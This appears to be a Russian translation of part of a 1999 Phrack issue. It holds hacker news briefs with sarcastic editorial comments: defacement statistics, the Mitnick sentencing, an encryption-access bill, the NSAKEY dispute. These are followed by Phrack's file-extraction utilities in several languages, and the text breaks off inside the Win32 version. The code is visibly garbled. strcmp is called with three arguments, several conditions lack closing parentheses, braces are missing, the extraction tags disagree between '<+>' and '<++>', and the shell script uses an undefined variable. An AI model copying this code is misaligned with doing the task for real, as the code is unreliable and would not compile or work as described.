- 0x02: Районный прокурор Лос-Анджелеса снимает обвинения с Митника
- 0x03: Митник приговорён, обязан выплатить \$4 125
- 0x04: Клинтон формирует комитет по безопасности
- 0x05: Законопроект вновь открывает дискуссию о доступе к шифрованию
- 0x06: Хакерский розыгрыш
- 0x07: Израильский подросток обнаружил в Сети массу дыр в безопасности
- 0x08: Хакеры Hotmail: «Это сделали мы»
- 0x09: Учёные взломали защитный код Сети
- 0x0a: АНБ заманивает хакеров
- 0x0b: Армия предложит тренинги по «информационной выживаемости»
- 0x0c: Клинтон намерен использовать хакеров против югославского лидера
- 0x0d: Хакерская атака вывела из строя сайт ФБР
- 0x0e: Белый дом угрожает наказать хакеров
- 0x0f: Microsoft опровергает существование «шпионского ключа» Windows
- 0x10: Подростки заявляют о своей невинности в деле о взломе

---

## 0x01 — Состояние дефейсов

*Attrition, 01.09.99*

По состоянию на 01.09.99, следующая статистика и информация была получена на основе зеркал взломанных веб-сайтов, хранящихся на [www.attribution.org/mirror/attribution/](http://www.attribution.org/mirror/attribution/)

Слово «fuck» встречалось 1269 раз в 584 из 2145 зеркал, начиная с 12.06.95. 337 взломанных страниц содержали ссылки или приветствия в адрес «attribution» — крупнейшего зеркала дефейсов. Вскоре после стрельбы в Колумбайне 37 дефейсов содержали ссылки на этот инцидент. На сегодняшний день 31 дефейс упоминал Сербию.

Среднее число дефейсов в сутки с 01.01.99: 3,0.  
Среднее число дефейсов в сутки с 01.02.99: 2,5.  
Среднее число дефейсов в сутки с 01.03.99: 4,0.  
Среднее число дефейсов в сутки с 01.04.99: 8,9.  
Среднее число дефейсов в сутки с 01.05.99: 12,7.  
Среднее число дефейсов в сутки с 01.06.99: 10,4.  
Среднее число дефейсов в сутки с 01.07.99: 10,6.  
Среднее число дефейсов в сутки с 01.08.99: 10,3.

Всего дефейсов в 1995 году: 4  
Всего дефейсов в 1996 году: 18  
Всего дефейсов в 1997 году: 39  
Всего дефейсов в 1998 году: 194  
Всего дефейсов в 1999 году: 1905

```
C 01.08.99
# BSDi      : 13          # FreeBSD : 9
# HP/UX     : 1           # IRIX    : 11
# Linux     : 71          # OSFl    : 3
# SCO       : 2           # Solaris : 78
# Win-NT    : 109
```

```
C 12.06.95
com:      1052    net:      124
org:      140    mil:      52
gov:      121
```

За прошедший год под удар попали многие крупные сайты. Среди них: C-Span ([www.c-span.org](http://www.c-span.org)), EBay ([www.ebay.com](http://www.ebay.com)), ABC News ([www.abc.com](http://www.abc.com)), Symantec ([www.symantec.com](http://www.symantec.com)), Белый дом ([www.whitehouse.gov](http://www.whitehouse.gov)), Сенат ([www.senate.gov](http://www.senate.gov)), GreenPeace ([www.greenpeace.org](http://www.greenpeace.org)), Информационное агентство США ([www.usia.gov](http://www.usia.gov)), MacWeek ([www.macweek.com](http://www.macweek.com)), HotBot ([www.hotbot.com](http://www.hotbot.com)), Wired ([www.wired.com](http://www.wired.com)) и другие. Среди вооружённых сил все рода войск, включая береговую охрану, испытали по меньшей мере один дефейс.

---

## 0x02 — Районный прокурор Лос-Анджелеса снимает обвинения с Митника

6 августа 1999 г.

<http://www.zdnet.com/zdnn/stories/news/0,4586,2310792,00.html?chkpt=hpqs014>

Заместитель районного прокурора заявил, что дело в суде штата было «неправильно квалифицировано» — это открывает путь к переводу Митника в исправительный дом на полпути.

[...]

В 1993 году прокуратура предъявила Митнику обвинение по одному пункту — незаконный доступ к компьютеру Департамента транспортных средств и получение конфиденциальной информации. Проблема этого обвинения состоит в том, что Митник, представившись инспектором по расследованию мошенничества с социальными выплатами, 24 декабря 1992 года просто снял

телефонную трубку и обманом вынудил сотрудника DMV войти в компьютер за него.

«Поскольку Митник лично не подключался к компьютеру DMV, а либо он сам, либо кто-то другой общался с техником DMV по телефону», — написал Бершин в своём ходатайстве о прекращении дела, — «было бы сложно доказать, что Митник получил доступ к компьютеру DMV или что он отдавал команды логическим, арифметическим или запоминающим функциям компьютера DMV».

[...]

---

### **0x03 — Митник приговорён, обязан выплатить \$4 125**

*10 августа 1999 г., 11:55*

<http://www.zdnet.com/pcweek/stories/news/0,4153,1015902,00.html>

ЛОС-АНДЖЕЛЕС. Спустя четыре года, пять месяцев и двадцать два дня после начала дела «Соединённые Штаты против Кевина Митника» в понедельник судья федерального окружного суда Марианна Пфальцер приговорила хакера к 46 месяцам лишения свободы. Митник также обязан выплатить \$4 125 в счёт возмещения ущерба — ничтожную долю от \$1,5 млн, которых добивались федеральные прокуроры.

С учётом зачёта за примерное поведение Митник может выйти на свободу к январю 2000 года. После освобождения хакеру запрещено прикасаться к компьютеру или сотовому телефону без письменного разрешения офицера по надзору.

Митник также немедленно получает право на перевод в исправительный дом на полпути по усмотрению Бюро тюрем, хотя судья рекомендовала ему отбыть оставшийся срок в тюрьме.

26 марта Митник признал себя виновным по семи уголовным статьям и признался во взломе компьютеров компаний сотовой связи, производителей программного обеспечения, интернет-провайдеров и университетов, а также в незаконном скачивании проприетарного программного обеспечения с серверов компаний-жертв.

[...]

---

### **0x04 — Клинтон формирует комитет по безопасности**

*2 августа 1999 г.*

<http://www.fcw.com/pubs/fcw/1999/0802/fcw-polsecurity-08-2-99.html>

Президент Клинтон в прошлом месяце подписал указ о создании Национального совета по обеспечению инфраструктуры — последней организации, создаваемой в рамках общей структуры защиты критической инфраструктуры США от кибертерроризма и других атак.

[Как своевременно...]

В состав совета войдут 30 человек из федеральных, региональных и местных органов власти, а также из частного сектора. В соответствии с Президентской директивой 63 от мая 1998 года его главная задача — укреплять и развивать партнёрство между государственным и частным сектором в рамках уже действующих инициатив. Сюда входят Центры обмена информацией и анализа (ISAC), создаваемые по всей стране для обмена сведениями об уязвимостях, кибератаках и вторжениях.

[Итак, к тому моменту, когда этот совет будет создан, члены избраны, всё настроено... Это немного забавляет, учитывая, что вице-президент создал Интернет. *ухмылка*]

[...]

---

## **0x05 — Законопроект вновь открывает дискуссию о доступе к шифрованию**

*16 августа 1999 г.*

<http://www.fcw.com/pubs/fcw/1999/0816/fcw-newsencrypt-08-16-99.html>

Возобновляя усилия по предоставлению правоохрнительным органам доступа к зашифрованным электронным файлам подозреваемых, администрация Клинтона разработала законопроект, который предоставит этим ведомствам доступ к электронным «ключам», хранящимся у третьих сторон.

Закон об электронной безопасности в киберпространстве, разработкой которого руководят Административно-бюджетное управление и Министерство юстиции, «обновляет правила правоохрнительной деятельности и конфиденциальности для нашего формирующегося мира повсеместной криптографии» — согласно анализу, прилагаемому к законопроекту, полученному Federal Computer Week.

[О да, вот оно — забота о наших интересах! Дать правоохрнителям доступ ко всему, ведь они всегда добропорядочны и честны.]

[...]

---

## **0x06 — Хакерский розыгрыш**

*18 августа 1999 г.*

<http://www.currents.net/newstoday/99/08/18/news3.html>

Мировая пресса, похоже, поверила, что китайская хакерская группа планирует уничтожить информационную инфраструктуру страны. Согласно историям, начавшим циркулировать ещё в июле прошлого года, мятежная группа Hong Kong Blondes состоит из диссидентов — как за рубежом, так и внутри китайского правительства.

Слухи начались после того, как интервью с лидером группы опубликовала американская хакерская группа Cult of the Dead Cow (CDC) на <http://www.cultdeadcow.com>. В этом интервью неувимый директор Hong Kong Blondes Blondie Wong заявил, что создал организацию под названием Yellow Pages, которая будет использовать информационную войну для атак на информационную инфраструктуру Китая.

Группа угрожала атаковать как китайские государственные структуры, так и западные компании, инвестирующие в страну. Со своей стороны, CDC заявили, что обучат Hong Kong Blondes технике шифрования и вторжения.

Спустя год после предполагаемого запуска группы никаких свидетельств существования Hong Kong Blondes нет. Фактически, все данные указывают на то, что сообщение о Hong Kong Blondes было весьма успешной мистификацией.

[...]

---

## 0x07 — Израильский подросток обнаружил в Сети массу дыр в безопасности

17 августа 1999 г.

[http://www.internetnews.com/intl-news/print/0,1089,6\\_184381,00.html](http://www.internetnews.com/intl-news/print/0,1089,6_184381,00.html)

[Вестпорт, Коннектикут] Независимый консультант из Израиля опубликовал результаты одного из первых исчерпывающих исследований безопасности Интернета, надеясь послужить предупреждением для интернет-компаний.

С помощью самодельного программного обеспечения для сканирования Лираз Сири за восемь месяцев прошурил почти 36 миллионов интернет-хостов по всему миру. Сири и его программа — Bulk Auditing Security Scanner (BASS) — целенаправленно искали UNIX-системы, уязвимые к 18 широко известным уязвимостям безопасности — дырам, для которых производители уже выпустили патчи и исправления.

[...]

---

## 0x08 — Хакеры Hotmail: «Это сделали мы»

30 августа 1999 г., 16:00 PDT

<http://www.wired.com/news/news/technology/story/21503.html>

Ранее неизвестная группа Hackers Unite взяла на себя ответственность за огласку бреши в безопасности Hotmail, которую Microsoft категорически отрицала как результат намеренного бэкдора.

Группа из восьми хакеров заявила в понедельник через своего представителя, что сообщила об уязвимости шведским СМИ, чтобы привлечь внимание к тому, что, по их словам, является ненадёжной репутацией Microsoft в вопросах безопасности.

Эта акция подвергла риску все учётные записи электронной почты Hotmail — по оценкам, до 50 миллионов — для любого, у кого был доступ к браузеру.

[...]

Microsoft категорически отвергла версию о бэкдоре и вместо этого описала проблему как «неизвестную проблему безопасности».

«Эти обвинения [о бэкдоре в Hotmail] беспочвенны», — заявил директор по маркетингу MSN Роб Беннетт. — «Это неправда. Microsoft ценит безопасность и конфиденциальность наших пользователей превыше всего».

[Думаю, если подставить в это последнее утверждение вместо точки слово «мало», оно станет куда точнее.]

---

## 0x09 — Учёные взломали защитный код Сети

27 августа

<http://www.msnbc.com/news/305553.asp>

Группа учёных заявила в пятницу, что взломала международный защитный код, используемый для защиты миллионов ежедневных интернет-транзакций, обнажив потенциально серьёзный сбой в системе безопасности электронной коммерции. Исследователи Национального исследовательского института математики и информатики (CWI) в Амстердаме сообщили, что потребители и некоторые компании могут стать жертвами компьютерных хакеров, если те получат нужные инструменты. Однако далеко не у каждого компьютерного умельца есть доступ к оборудованию стоимостью в несколько миллионов долларов, и пока никаких связанных с этим интернет-преступлений обнаружено не было, добавили эксперты.

Учёные использовали суперкомпьютер Cray 900-16, 300 персональных компьютеров и специально разработанное программное обеспечение для числодробления, чтобы взломать код RSA-155 — основу шифровальных кодов, защищающих электронную почту и транзакции по кредитным картам.

«Рядовой хакер не сможет этого сделать», — сказал руководитель проекта Херман те Рейле. — «Нужны обширные вычислительные мощности, деньги и ноу-хау, но мы это сделали».

[...]

---

## 0x0a — АНБ заманивает хакеров

27 августа 1999 г.

<http://www.currents.net/clickit/printout/news/28074924000990080.html>

В Агентстве национальной безопасности есть будущее для молодых технарей и хакеров — это свидетельствует о том, что администрация Клинтона несколько ошибается в своих усилиях по отращиванию детей от так называемой тёмной стороны компьютерной одержимости.

Согласно странице на сайте АНБ, обновлённой в декабре 1998 года, агентство ищет нескольких способных молодых хакеров, обещая им бесплатное обучение в колледже, жильё и питание в обмен на работу в агентстве не менее пяти лет после окончания учёбы.

Программа АНБ не ограничена отличниками — требуется лишь минимальный балл SAT в 1200 (или суммарный балл АСТ 27), средний балл 3,0 и выше, «демонстрация лидерских качеств» и гражданство США.

[...]

---

## 0x0b — Армия предложит тренинги по «информационной выживаемости»

5 мая 1999 г.

<http://www.fcw.com/pubs/fcw/1999/0503/web-army-5-5-99.html>

Этой осенью Армия планирует предложить онлайн-курс аспирантуры по выживаемости информационных систем, обучая инженеров разрабатывать системы, способные выдержать любые технические сбои и сетевые атаки.

[Дайте определение слову «ирония». Армия, обучающая кого-либо безопасности. Давайте быстро взглянем на публичные подтверждения компетентности армии в области безопасности!]

Дата  
-----  
99.01.25

Взломанная страница  
-----  
[www.jtuav.redstone.army.mil](http://www.jtuav.redstone.army.mil)

|          |                            |
|----------|----------------------------|
| 99.03.02 | www.bweb.wes.army.mil      |
| 99.03.07 | wrair-www.army.mil         |
| 99.04.11 | mdw-www.army.mil           |
| 99.04.19 | www-anad.army.mil          |
| 99.05.01 | www.rsc.stuttgart.army.mil |
| 99.05.03 | www.ett.redstone.army.mil  |
| 99.06.04 | cenwo.nwo.usace.army.mil   |
| 99.06.24 | www.monmouth.army.mil      |
| 99.06.27 | www.army.mil               |
| 99.07.16 | www.ado.army.mil           |
| 99.08.03 | akamai.tamc.amedd.army.mil |
| 99.08.29 | www.cmtc.7atc.army.mil     |

О да, запишите меня, пожалуйста.]

---

## 0x0c — Клинтон намерен использовать хакеров против югославского лидера

<http://www.attrition.org/errata/www/art.0109.html>

Президент Клинтон одобрил совершенно секретный план по дестабилизации положения югославского лидера Слободана Милошевича с помощью хакеров, которые атакуют его зарубежные банковские счета, и диверсионную кампанию, призванную подорвать его народную поддержку.

[Да, хитро с моей стороны. Ссылка выше ведёт на страницу Errata. Почему? Потому что ряд новостных изданий слепо сообщили об этом как о правде, хотя весьма вероятно, что это неправда. Сенсационализм в лучшем виде.]

---

## 0x0d — Хакерская атака вывела из строя сайт ФБР

26 мая 1999 г., 18:44 PT

Судя по всему, в среду вспыхнула стычка между ФБР и известной хакерской группой.

Вскоре после того, как федеральные агенты вручили ордера на обыск членам хакерской группы Global Hell (gH) — предположительно в связи с недавними атаками на компьютеры правительства США, — собственный веб-сайт ФБР был атакован и в настоящее время недоступен.

Ранее в среду член gH сообщил MSNBC, что ФБР провело обыски у нескольких членов хакерской группы. На прошлой неделе был арестован член gH Эрик Бёрнс (известный также под ником Zyklon) в связи с тремя отдельными атаками на компьютеры правительства США, в том числе на системы Информационного агентства США.

[Обратите внимание, журналисты. Десятки из вас неправильно поняли это сообщение и написали, что сайт ФБР был взломан (дефейснут). В тексте чётко сказано, что они стали жертвой атаки типа «отказ в обслуживании».]

---

## 0x0e — Белый дом угрожает наказать хакеров

1 июня 1999 г., 15:35 PT

<http://www.news.com/News/Item/0,4,37257,00.html>

Раздражённый недавней волной атак на официальные веб-сайты правительства США, Белый дом сегодня предупредил хакеров, нападающих на федеральные сайты, что они будут пойманы и наказаны.

«Правительство прилагает широкие усилия, чтобы наши компьютерные системы оставались защищёнными», — заявил пресс-секретарь Белого дома Джо Локхарт на брифинге. — «Для тех, кто считает это своего рода спортом, думаю, будет куда менее весело, когда власти их настигнут... и эти люди будут преданы суду», — добавил он.

[Поимка людей, уже нарушивших вашу безопасность, не сделает вас защищёнными в будущем. Вот уж кто не видит дальше своего носа.]

---

## 0x0f — Microsoft опровергает существование «шпионского ключа» Windows

3 сентября 1999 г., 10:20 PDT

<http://www.wired.com/news/news/technology/story/21577.html>

Microsoft категорически отрицает обвинения ведущего криптографа в том, что её платформа Windows содержит бэкдор, разработанный для предоставления спецслужбе США доступа к персональным компьютерам.

Эндрю Фернандес, главный учёный компании Cryptonym из Северной Каролины, специализирующейся на программном обеспечении для безопасности, заявил в пятницу на своём сайте, что Агентство национальной безопасности, возможно, имеет доступ к базовой системе безопасности большинства основных операционных систем Windows.

«Добавив ключ АНБ, они облегчили — не упростили, но облегчили — для АНБ установку компонентов безопасности на ваш компьютер без вашего разрешения или согласия», — заявил Фернандес.

Microsoft, однако, отрицает, что АНБ имеет какое-либо отношение к ключу.

[Да. АНБ недостаточно сообразительно, чтобы сменить название «бэкдорного» ключа с "\_NSAKEY" на что-нибудь менее бросающееся в глаза.]

---

## 0x10 — Подростки заявляют о своей невиновности в деле о взломе

02.09.99, обновлено 13:34

<http://www.usatoday.com/life/cyber/tech/ctg016.htm>

ИЕРУСАЛИМ (AP) — Четыре подростка, обвиняемых во взломе компьютерных систем Пентагона, НАСА и израильского парламента, в четверг заявили о своей невиновности — об этом сообщил адвокат предполагаемого главаря. Шмуэль Цанг заявил, что его клиент, 19-летний Эхуд Тененбаум, не нарушил никакого закона, проникнув в интернет-ресурсы американских и израильских учреждений, поскольку на сайтах не было уведомлений о запрете несанкционированного доступа.

[Это откровенная глупость. Потому что системы не говорили «взлом незаконен», они не нарушали закон? Такой уровень тупости весьма красноречиво свидетельствует об уровне способностей, приведших их к поимке.]

---

----[ EOF

# Утилита извлечения Phrack Magazine

**Автор:** Phrack Staff

---

Новое в этом выпуске: версия на C теперь поддерживает проверку CRC.

---

## extract4.c

```
/*
 * extract.c by Phrack Staff and sirsyko
 *
 * Copyright (c) 1997 - 1999 Phrack Magazine
 *
 * All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 * notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 * notice, this list of conditions and the following disclaimer in the
 * documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 *
 * extract.c
 * Извлекает текстовые файлы из специально размеченного плоского файла
 * в иерархическую структуру каталогов. Используется для извлечения
 * исходного кода из статей Phrack Magazine (впервые появилась в Phrack 50).
 *
 * Теги извлечения имеют следующий вид:
 *
 * host:~> cat testfile
 * irrelevant file contents
 * <+> path_and_filename1 !CRC32
 * file contents
 * <-->
 * irrelevant file contents
 * <+> path_and_filename2 !CRC32
 * file contents
 * <-->
 * irrelevant file contents
 * <+> path_and_filename3 !CRC32
 * file contents
 * <-->
 * irrelevant file contents
 * EOF
 *
 * Параметр `!CRC` необязателен. Имя файла — обязательно. Для генерации
```

```

* значений crc32 для ваших файлов изначально задайте им фиктивное значение.
* Программа попытается проверить CRC, потерпит неудачу и выдаст ожидаемое
* значение CRC. Используйте его. Например:
*
* host:~> cat testfile
* this text is ignored by the program
* <++> testarooni !12345678
* text to extract into a file named testarooni
* as is this text
* <-->
*
* host:~> ./extract testfile
* Opened testfile
* - Extracting testarooni
* crc32 failed (12345678 != 4a298f18)
* Extracted 1 file(s).
*
* В качестве значения CRC следует использовать `4a298f18`.
*
* Компиляция:
* gcc -o extract extract.c
*
* ./extract file1 file2 ... fileN
*/

```

```

#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <string.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
#include <errno.h>

#define BEGIN_TAG    "<++> "
#define END_TAG      "<-->"
#define BT_SIZE      strlen(BEGIN_TAG)
#define ET_SIZE      strlen(END_TAG)

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

unsigned long crcTable[256];

void crcgen()
{
    unsigned long crc, poly;
    int i, j;
    poly = 0xEDB88320L;
    for (i = 0; i < 256; i++)
    {
        crc = i;
        for (j = 8; j > 0; j--)
        {
            if (crc & 1)
            {
                crc = (crc >> 1) ^ poly;
            }
            else
            {
                crc >>= 1;
            }
        }
        crcTable[i] = crc;
    }
}

```

```

}

unsigned long check_crc(FILE *fp)
{
    register unsigned long crc;
    int c;

    crc = 0xFFFFFFFF;
    while( (c = getc(fp)) != EOF )
    {
        crc = ((crc >> 8) & 0x00FFFFFF) ^ crcTable[(crc ^ c) & 0xFF];
    }

    if (fseek(fp, 0, SEEK_SET) == -1)
    {
        perror("fseek");
        exit(EXIT_FAILURE);
    }

    return (crc ^ 0xFFFFFFFF);
}

int
main(int argc, char **argv)
{
    u_char b[256], *bp, *fn;
    int i, j = 0, h_c = 0;
    unsigned long crc = 0, crc_f = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL, *tmp = NULL;
    char *name;

    if (argc < 2)
    {
        printf("Usage: %s file1 file2 ... fileN\n", argv[0]);
        exit(0);
    }

    /*
     * Заполнить список f_name всеми файлами из командной строки (игнорируя
     * argv[0] - имя самого исполняемого файла). Включая шаблоны glob.
     */
    for (i = 1; (fn = argv[i++]); )
    {
        if (!head)
        {
            if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(EXIT_FAILURE);
            }
            strncpy(head->name, fn, sizeof(head->name));
            head->next = NULL;
            fn_p = head;
        }
        else
        {
            if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(EXIT_FAILURE);
            }
            fn_p = fn_p->next;
            strncpy(fn_p->name, fn, sizeof(fn_p->name));
            fn_p->next = NULL;
        }
    }
    /*
     * Сторожевой узел.

```

```

    */
    if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
    {
        perror("malloc");
        exit(EXIT_FAILURE);
    }
    fn_p = fn_p->next;
    fn_p->next = NULL;

    /*
     * Проверить каждый файл в списке f_name на наличие тегов извлечения.
     */
    for (fn_p = head; fn_p->next; )
    {
        if (!strcmp(fn_p->name, "-"))
        {
            in_p = stdin;
            name = "stdin";
        }
        else if (!(in_p = fopen(fn_p->name, "r")))
        {
            fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
            continue;
        }
        else
        {
            name = fn_p->name;
        }
        fprintf(stderr, "Scanning %s...\n", fn_p->name);

        crcgen();
        while (fgets(b, 256, in_p))
        {
            if (!strncmp(b, BEGIN_TAG, BT_SIZE))
            {
                b[strlen(b) - 1] = 0;          /* Теперь это строка. */
                j++;

                crc = 0;
                crc_f = 0;
                if ((bp = strchr(b + BT_SIZE + 1, '/'))
                {
                    while (bp)
                    {
                        *bp = 0;

                        if (mkdir(b + BT_SIZE, 0700) == -1 && errno != EEXIST)
                        {
                            perror("mkdir");
                            exit(EXIT_FAILURE);
                        }
                        *bp = '/';
                        bp = strchr(bp + 1, '/');
                    }

                    if ((bp = strchr(b, '!'))
                    {
                        crc_f =
                            strtoul((b + (strlen(b) - strlen(bp)) + 1), NULL, 16);
                        b[strlen(b) - strlen(bp) - 1] = 0;
                        h_c = 1;
                    }
                    else
                    {
                        h_c = 0;
                    }
                    if ((out_p = fopen(b + BT_SIZE, "wb+"))
                    {
                        printf(". Extracting %s\n", b + BT_SIZE);
                    }
                    else

```

```

    {
        printf(". Could not extract anything from '%s'.\n",
               b + BT_SIZE);
        continue;
    }
    else if (!strcmp (b, END_TAG, ET_SIZE))
    {
        if (out_p)
        {
            if (h_c == 1)
            {
                if (fseek(out_p, 0l, 0) == -1)
                {
                    perror("fseek");
                    exit(EXIT_FAILURE);
                }
                crc = check_crc(out_p);
                if (crc == crc_f)
                {
                    printf(". CRC32 verified (%08lx)\n", crc);
                }
                else
                {
                    printf(". CRC32 failed (%08lx != %08lx)\n",
                           crc_f, crc);
                }
            }
            fclose(out_p);
        }
        else
        {
            fprintf(stderr, ". `%s` had bad tags.\n", fn_p->name);
            continue;
        }
        else if (out_p)
        {
            fputs(b, out_p);
        }
        if (in_p != stdin)
        {
            fclose(in_p);
        }
        tmp = fn_p;
        fn_p = fn_p->next;
        free(tmp);
    }
    if (!j)
    {
        printf("No extraction tags found in list.\n");
    }
    else
    {
        printf("Extracted %d file(s).\n", j);
    }
    return (0);
}

/* EOF */

```

---

## extract.pl

```

# Daos <daos@nym.alias.net>
#!/bin/sh -- # -*- perl -*- -n

```

```

eval 'exec perl $0 -S ${1+"$@"}' if 0;

$opening=0;

if (/^\<\+\+\>/) {$curfile = substr($_, 5); $opening=1;};
if (/^\<\-\-\>/) {close ct_ex; $opened=0;};
if ($opening) {
    chop $curfile;
    $sex_dir= substr( $curfile, 0, ((rindex($curfile,'/'))) ) if ($curfile =~ m/\//);
    eval {mkdir $sex_dir, "0777"};
    open(ct_ex,">$curfile");
    print "Attempting extraction of $curfile\n";
    $opened=1;
}
if ($opened && !$opening) {print ct_ex $_};

```

---

## extract.awk

```

#!/usr/bin/awk -f
#
# Yet Another Extraction Script
# - <sirsyko>
#
/^\<\+\+\>/ {
    ind = 1
    File = $2
    split ($2, dirs, "/")
    Dir="."
    while ( dirs[ind+1] ) {
        Dir=Dir"/"dirs[ind]
        system ("mkdir " Dir " 2>/dev/null")
        ++ind
    }
    next
}
/^\<\-\-\>/ {
    File = ""
    next
}
File { print >> File }

```

---

## extract.sh

```

#!/bin/sh
# extract.sh : Written 9/2/1997 for the Phrack Staff by <sirsyko>
#
# note, this file will create all directories relative to the current directory
# originally a bug, I've now upgraded it to a feature since I dont want to deal
# with the leading / (besides, you dont want hackers giving you full pathnames
# anyway, now do you :)
# Hopefully this will demonstrate another useful aspect of IFS other than
# haxoring rewt
#
# Usage: ./extract.sh <filename>

cat $* | (
Working=1
while [ $Working ];
do
    OLDIFS=$IFS
    IFS=

```

```

if read Line; then
    IFS="$OLDIFS1"
    set -- $Line
    case "$1" in
        "<+>") OLDIFS2="$IFS"
            IFS=/
            set -- $2
            IFS="$OLDIFS2"
            while [ $# -gt 1 ]; do
                File=${File:-"."}/$1
                if [ ! -d $File ]; then
                    echo "Making dir $File"
                    mkdir $File
                fi
                shift
            done
            File=${File:-"."}/$1
            echo "Storing data in $File"
        ;;
        "<-->") if [ "x$File" != "x" ]; then
            unset File
        fi ;;
        *) if [ "x$File" != "x" ]; then
            IFS=
            echo "$Line" >> $File
            IFS="$OLDIFS1"
        fi
    esac
    IFS="$OLDIFS1"
else
    echo "End of file"
    unset Working
fi
done
)
---

```

## extract.py

```

#!/bin/env python
# extract.py      Timmy 2tone <_spoon_@usa.net>

import sys, string, getopt, os

class Datasink:
    """Выглядит как файл, но ничего не делает."""
    def write(self, data): pass
    def close(self): pass

def extract(input, verbose = 1):
    """Читает файл из input до тех пор, пока не встретит токен завершения."""

    if type(input) == type('string'):
        fname = input
        try: input = open(fname)
        except IOError, (errno, why):
            print "Can't open %s: %s" % (fname, why)
            return errno
    else:
        fname = '<file descriptor %d>' % input.fileno()

    inside_embedded_file = 0
    linecount = 0
    line = input.readline()
    while line:
        if not inside_embedded_file and line[:4] == '<+>':

```

```

        inside_embedded_file = 1
        linecount = 0

        filename = string.strip(line[4:])
        if mkdirs_if_any(filename) != 0:
            pass

        try: output = open(filename, 'w')
        except IOError, (errno, why):
            print "Can't open %s: %s; skipping file" % (filename, why)
            output = Datasink()
            continue

        if verbose:
            print 'Extracting embedded file %s from %s...' % (filename,
                                                             fname),

    elif inside_embedded_file and line[:4] == '<-->':
        output.close()
        inside_embedded_file = 0
        if verbose and not isinstance(output, Datasink):
            print ' [%d lines]' % linecount

    elif inside_embedded_file:
        output.write(line)

    # Иначе продолжаем искать токен начала.
    line = input.readline()
    linecount = linecount + 1

def mkdirs_if_any(filename, verbose = 1):
    """Проверяет наличие '/' в имени файла и создаёт каталоги при необходимости."""

    path, file = os.path.split(filename)
    if not path: return

    errno = 0
    start = os.getcwd()
    components = string.split(path, os.sep)
    for dir in components:
        if not os.path.exists(dir):
            try:
                os.mkdir(dir)
                if verbose: print 'Created directory', path

            except os.error, (errno, why):
                print "Can't make directory %s: %s" % (dir, why)
                break

        try: os.chdir(dir)
        except os.error, (errno, why):
            print "Can't cd to directory %s: %s" % (dir, why)
            break

    os.chdir(start)
    return errno

def usage():
    """Справка."""
    die('Usage: extract.py [-V] filename [filename...]\n')

def main():
    try: optlist, args = getopt.getopt(sys.argv[1:], 'V')
    except getopt.error, why: usage()
    if len(args) <= 0: usage()

    if ('-V', '') in optlist: verbose = 0
    else: verbose = 1

    for filename in args:
        if verbose: print 'Opening source file', filename + '...'

```

```

        extract(filename, verbose)

def db(filename = 'P51-11'):
    """Запускает этот скрипт в отладчике Python."""
    import pdb
    sys.argv[1:] = ['-v', filename]
    pdb.run('extract.main()')

def die(msg, errcode = 1):
    print msg
    sys.exit(errcode)

if __name__ == '__main__':
    try: main()
    except KeyboardInterrupt: pass

```

---

## extract-win.c

```

/*****
/* WinExtract
/*
/* Written by Fotonik <fotonik@game-master.com>.
/*
/* Coding of WinExtract started on 22aug98.
/*
/* This version (1.0) was last modified on 22aug98.
/*
/* This is a Win32 program to extract text files from a specially tagged
/* flat file into a hierarchical directory structure. Use to extract
/* source code from articles in Phrack Magazine. The latest version of
/* this program (both source and executable codes) can be found on my
/* website: http://www.altern.com/fotonik
*****/

#include <stdio.h>
#include <string.h>
#include <windows.h>

void PowerCreateDirectory(char *DirectoryName);

int WINAPI WinMain(HINSTANCE hThisInst, HINSTANCE hPrevInst,
                  LPSTR lpszArgs, int nWinMode)
{
    OPENFILENAME OpenFile; /* Структура для диалогового окна открытия файла */
    char InFileName[256]="";
    char OutFileName[256];
    char Title[]="WinExtract - Choose a file to extract files from.";
    FILE *InFile;
    FILE *OutFile;
    char Line[256];
    char DirName[256];
    int FileExtracted=0; /* Флаг: был ли извлечён хотя бы один файл */
    int i;

    ZeroMemory(&OpenFile, sizeof(OPENFILENAME));
    OpenFile.lStructSize=sizeof(OPENFILENAME);
    OpenFile.hwndOwner=HWND_DESKTOP;
    OpenFile.hInstance=hThisInst;
    OpenFile.lpstrFile=InFileName;
    OpenFile.nMaxFile=sizeof(InFileName)-1;
    OpenFile.lpstrTitle=Title;
    OpenFile.Flags=OFN_FILEMUSTEXIST | OFN_HIDEREADONLY;
    if(GetOpenFileName(&OpenFile))

```

```

{
if ((InFile=fopen(InFileName,"r"))==NULL)
{
    MessageBox(NULL,"Could not open file.",NULL,MB_OK);
    return 0;
}

/* Если дошли сюда, InFile открыт. */
while(fgets(Line,256,InFile))
{
    if(!strcmp(Line,"<+> ",5)) /* Если строка начинается с "<+> " */
    {
        Line[strlen(Line)-1]='\0';
